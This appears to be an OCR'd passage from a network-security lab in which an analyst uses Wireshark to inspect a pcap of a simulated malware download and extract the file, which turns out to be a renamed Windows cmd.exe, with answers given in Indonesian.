
a. Change directory to the **lab.support.files/pcaps** folder, and get a listing of files using the **ls –l** command.

```
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 7460
-rw-r--r-- 1 analyst analyst 3510551 Aug  7 15:25 lab_prep.pcap
-rw-r--r-- 1 analyst analyst  371462 Jun 22 10:47 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 May 25 11:10 wannacry_download_pcap.pcap
[analyst@secOps pcaps]$
```

b. Issue the command below to open the **nimda.download.pcap** file in Wireshark.


```
[analyst@secOps pcaps]$ wireshark-gtk nimda.download.pcap
```

c. The **nimda.download.pcap** file contains the packet capture related to the malware download performed in a previous lab. The **pcap** contains all the packets sent and received while **tcpdump** was running. Select the fourth packet in the capture and expand the Hypertext Transfer Protocol to display as shown below.




d. Packets one through three are the TCP handshake. The fourth packet shows the request for the malware file. Confirming what was already known, the request was done over HTTP, sent as a GET request.

e. Because HTTP runs over TCP, it is possible to use **Wireshark**'s **Follow TCP Stream** feature to rebuild the TCP transaction. Select the first TCP packet in the capture, a SYN packet. Right-click it and choose **Follow TCP Stream**.



f. Wireshark displays another window containing the details for the entire selected TCP flow.



What are all those symbols shown in the **Follow TCP Stream** window? Are they connection noise? Data? Explain.

Simbol-Simbol tersebut adalah isi sebenarnya dari file yang diunduh. Karena ini adalah file biner, Wireshark tidak tahu bagaimana cara merepresentasikannya. Simbol yang ditampilkan adalah tebakan terbaik Wireshark untuk memahami data biner sambil menerjemahkannya sebagai teks.

There are a few readable words spread among the symbols. Why are they there?

Itu adalah string yang terkandung dalam kode yang dapat dieksekusi. Biasanya, kata-kata ini adalah bagian dari pesan yang diberikan oleh program kepada pengguna saat program berjalan. Meskipun lebih merupakan seni daripada ilmu pengetahuan, seorang analis yang terampil dapat mengekstrak informasi berharga dengan membaca fragmen-fragmen ini.

Challenge Question: Despite the **W32.Nimda.Amm.exe** name, this executable is not the famous worm. For security reasons, this is another executable file that was renamed as **W32.Nimda.Amm.exe**. Using

the word fragments displayed by **Wireshark**'s **Follow TCP Stream** window, can you tell what executable this really is?


Menggulir ke bawah pada jendela tersebut akan memperlihatkan bahwa ini adalah file Microsoft Windows cmd.exe

g. Click **Close** in the Follow TCP Stream window to return to the Wireshark nimda.download.pcap file.


Part 3: Extract Downloaded Files From PCAPS

Because capture files contain all packets related to traffic, a PCAP of a download can be used to retrieve a previously downloaded file. Follow the steps below to use **Wireshark** to retrieve the Nimda malware.


a. In that fourth packet in the **nimda.download.pcap** file, notice that the **HTTP GET** request was generated from **209.165.200.235** to **209.165.202.133**. The Info column also shows this is in fact the GET request for the file.



b. With the GET request packet selected, navigate to **File > Export Objects > HTTP**, from **Wireshark**'s menu.



c. Wireshark will display all HTTP objects present in the TCP flow that contains the GET request. In this case, only the **W32.Nimda.Amm.exe** file is present in the capture. It will take a few seconds before the file is displayed.



Why is **W32.Nimda.Amm.exe** the only file in the capture?

Karena pengangkapan dimulai tepat sebelum pengunduhan dan berhenti setelahnya. Tidak ada lalu lintas lain yang tertangkap saat penangkapan aktif.

d. In the **HTTP object list** window, select the **W32.Nimda.Amm.exe** file and click **Save As** at the bottom of the screen.

e. Click the left arrow until you see the **Home** button. Click Home and then click the **analyst** folder (not the analyst tab). Save the file there.

f. Return to your terminal window and ensure the file was saved. Change directory to the **/home/analyst** folder and list the files in the folder using the **ls -l** command.

```
[analyst@secOps pcaps]$ cd /home/analyst
```

```
[analyst@secOps ~]$ ls -l
total 364
drwxr-xr-x 2 analyst analyst   4096 Sep 26  2014 Desktop
drwx------ 3 analyst analyst   4096 May 25 11:16 Downloads
drwxr-xr-x 2 analyst analyst   4096 May 22 08:39 extra
drwxr-xr-x 8 analyst analyst   4096 Jun 22 11:38 lab.support.files
drwxr-xr-x 2 analyst analyst   4096 Mar  3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 345088 Jun 22 15:12 W32.Nimda.Amm.exe
[analyst@secOps ~]$
```

Was the file saved? **Ya.**

g. The **file** command gives information on the file type. Use the file command to learn a little more about the malware, as show below:

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@secOps ~]$
```

As seen above, **W32.Nimda.Amm.exe** is indeed a Windows executable file.

